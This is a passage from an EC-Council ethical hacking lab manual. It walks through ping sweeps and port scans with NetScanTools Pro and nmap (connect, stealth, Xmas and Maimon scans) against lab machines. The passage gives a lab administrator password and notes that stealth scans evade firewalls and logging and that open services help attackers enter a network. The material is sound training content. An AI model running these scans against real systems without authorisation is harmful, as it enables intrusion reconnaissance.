


Figure 2.2.5: Selecting Ping Scanner option

8. A dialog box opens explaining the **Ping Scanner** tool; click **OK**.
9. Ensure that **Use Default System DNS** is selected. Enter the range of IP addresses into the **Start IP** and **End IP** fields (here, **10.10.10.5 - 10.10.10.20**); then, click **Start**.

Note: The IP address range might differ in your lab environment.




Figure 2.2.6: Configuring the Ping Scanner tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. A **Ping Scanner** notice pop-up appears; click **I Accept**.
11. After the completion of the scan, if a **How do you want to open this file?** pop-up appears, select any web browser (here, **Mozilla Firefox**) and click **OK**.

Note: If the browser opens automatically, skip to the next step.





Figure 2.2.7: Choosing a browser to open the HTM file

12. A report appears in the browser displaying values such as **Start IP address**, **End IP address**, **Number of target IP addresses**, **Number of IP addresses responding to pings**, etc.

Note: The results might vary in your lab environment.



Report Timestamp	Monday, October 21, 2019 18:46:35
Scan Start Timestamp	Monday, October 21, 2019 18:46:30
Total Scan Time	5.000 seconds
Start IP address	10.10.10.5
End IP address	10.10.10.20
Number of target IP addresses	16
Number of IP addresses responding to pings	4
Number of intermediate routers responding to pings	0
Number of successful NetBIOS queries	0
Number of MAC addresses obtained by ARP or NetBIOS queries	0
Number of successful Subnet Mask queries	0

Figure 2.2.8: Browser displaying the scan report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Perform Port Scan

13. Close the browser and switch to the **NetScanTools Pro** window.
14. Now, click the **Port Scanner** option from the left-hand pane under the **Manual Tools (all)** section.

Note: If a dialog box appears explaining the **Port Scanner** tool, click **OK**.




Figure 2.2.9: Selecting Port scanner option

15. In the **Target Hostname or IP Address** field, enter the IP address of the target (here, **10.10.10.16**). Ensure that **TCP Full Connect** is selected, and then click the **Scan Range of Ports** button.




Figure 2.2.10: Configuring the Port Scanner tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. A **Port Scanner** notice pop-up appears; click **I Accept**.
17. A result appears displaying the active ports and their descriptions, as shown in the screenshot.




Figure 2.2.11: Port Scanner result

Note: By performing the above scans, you will be able to obtain a list of active machines in the network, their respective IP addresses and hostnames, and a list of all the open ports and services that will allow you to choose a target host in order to enter into its network and perform malicious activities such as ARP poisoning, sniffing, etc.

18. This concludes the demonstration of discovering open ports and services running on the target IP address using NetScanTools Pro.
19. Close all open windows and document all the acquired information.
20. Turn off the **Parrot Security** and **Ubuntu** virtual machines.

TASK 3 Explore Various Network Scanning Techniques using Nmap

Here, we will use Nmap to discover open ports and services running on the live hosts in the target network.

1. Before beginning this lab task, ensure that the **Windows Server 2016** virtual machine is turned on.

Note: In this lab task, we are using **Windows Server 2016** as a target machine.

2. In the **Windows 10** virtual machine, click on the **Start** menu and launch the **Nmap - Zenmap GUI** from the applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Perform TCP Connect/Full Open Scan

Nmap comes with various inbuilt scripts that can be employed during a scanning process in an attempt to find the open ports and services running on the ports. It sends specially crafted packets to the target host, and then analyzes the responses to accomplish its goal. Nmap includes many port scanning mechanisms (TCP and UDP), OS detection, version detection, ping sweeps, etc.

3. The **Nmap - Zenmap** GUI appears; in the **Command** field, type the command **nmap -sT -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sT**: performs the TCP connect/full open scan and **-v**: enables the verbose output (include all hosts and ports in the output).

4. The scan results appear, displaying all the open TCP ports and services running on the target machine, as shown in the screenshot.




Figure 2.3.1: Zenmap scan results for TCP connect scan

Note: TCP connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with the SYN+ACK packet. In turn, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the client sends an RST packet to end the connection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Ports/Hosts** tab to gather more information on the scan results. Nmap displays the Port, Protocol, State, Service, and Version of the scan.




Figure 2.3.2: Zenmap Ports / Hosts tab

6. Click the **Topology** tab to view the topology of the target network that contains the provided IP address and click the **Fisheye** option to view the topology clearly.



Figure 2.3.3: Zenmap displaying topology of the selected target

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the same way, click the **Host Details** tab to view the details of the TCP connect scan.
8. Click the **Scans** tab to view the command used to perform TCP connect/full open scan.
9. Click the **Services** tab located in the right pane of the window. This tab displays a list of services.

Note: You can use any of these services and their open ports to enter into the target network/host and establish a connection.

10. In this lab, we shall be performing a stealth scan/TCP half-open scan, Xmas scan, TCP Maimon scan, and ACK flag probe scan on a firewall-enabled machine (i.e., **Windows Server 2016**) in order to observe the result. To do this, we need to enable **Windows Firewall** in the **Windows Server 2016** virtual machine.
11. Switch to the **Windows Server 2016** virtual machine and log in with the credentials **Administrator**/**Pa$$w0rd**.
12. Navigate to **Control Panel** → **System and Security** → **Windows Firewall** → **Turn Windows Firewall on or off**, enable Windows Firewall and click **OK**, as shown in the screenshot.




Figure 2.3.4: Turn on Windows Firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Perform Stealth Scan/TCP Half Open Scan

13. Now, switch to the **Windows 10** virtual machine. In the **Command** field of **Zenmap**, type the command **nmap -sS -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sS**: performs the stealth scan/TCP half-open scan and **-v**: enables the verbose output (include all hosts and ports in the output).

14. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.




Figure 2.3.5: Zenmap scan results for Stealth scan

Note: The stealth scan involves resetting the TCP connection between the client and server abruptly before completion of three-way handshake signals, and hence leaving the connection half-open. This scanning technique can be used to bypass firewall rules, logging mechanisms, and hide under network traffic.

15. As shown in the last task, you can gather detailed information from the scan result in the **Ports/Hosts**, **Topology**, **Host Details**, and **Scan** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Perform Xmas Scan

16. In the **Command** field of **Zenmap**, type the command **nmap -sX -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sX**: performs the Xmas scan and **-v**: enables the verbose output (include all hosts and ports in the output).

17. The scan results appear, displaying that the ports are either open or filtered on the target machine, which means a firewall has been configured on the target machine.




Figure 2.3.6: Zenmap scan results for Xmas scan

Note: Xmas scan sends a TCP frame to a target system with FIN, URG, and PUSH flags set. If the target has opened the port, then you will receive no response from the target system. If the target has closed the port, then you will receive a target system reply with an RST.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Perform TCP Maimon Scan

18. In the **Command** field, type the command **nmap -sM -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**

Note: **-sM**: performs the TCP Maimon scan and **-v**: enables the verbose output (include all hosts and ports in the output).

19. The scan results appear, displaying either the ports are open/filtered on the target machine, which means a firewall has been configured on the target machine.

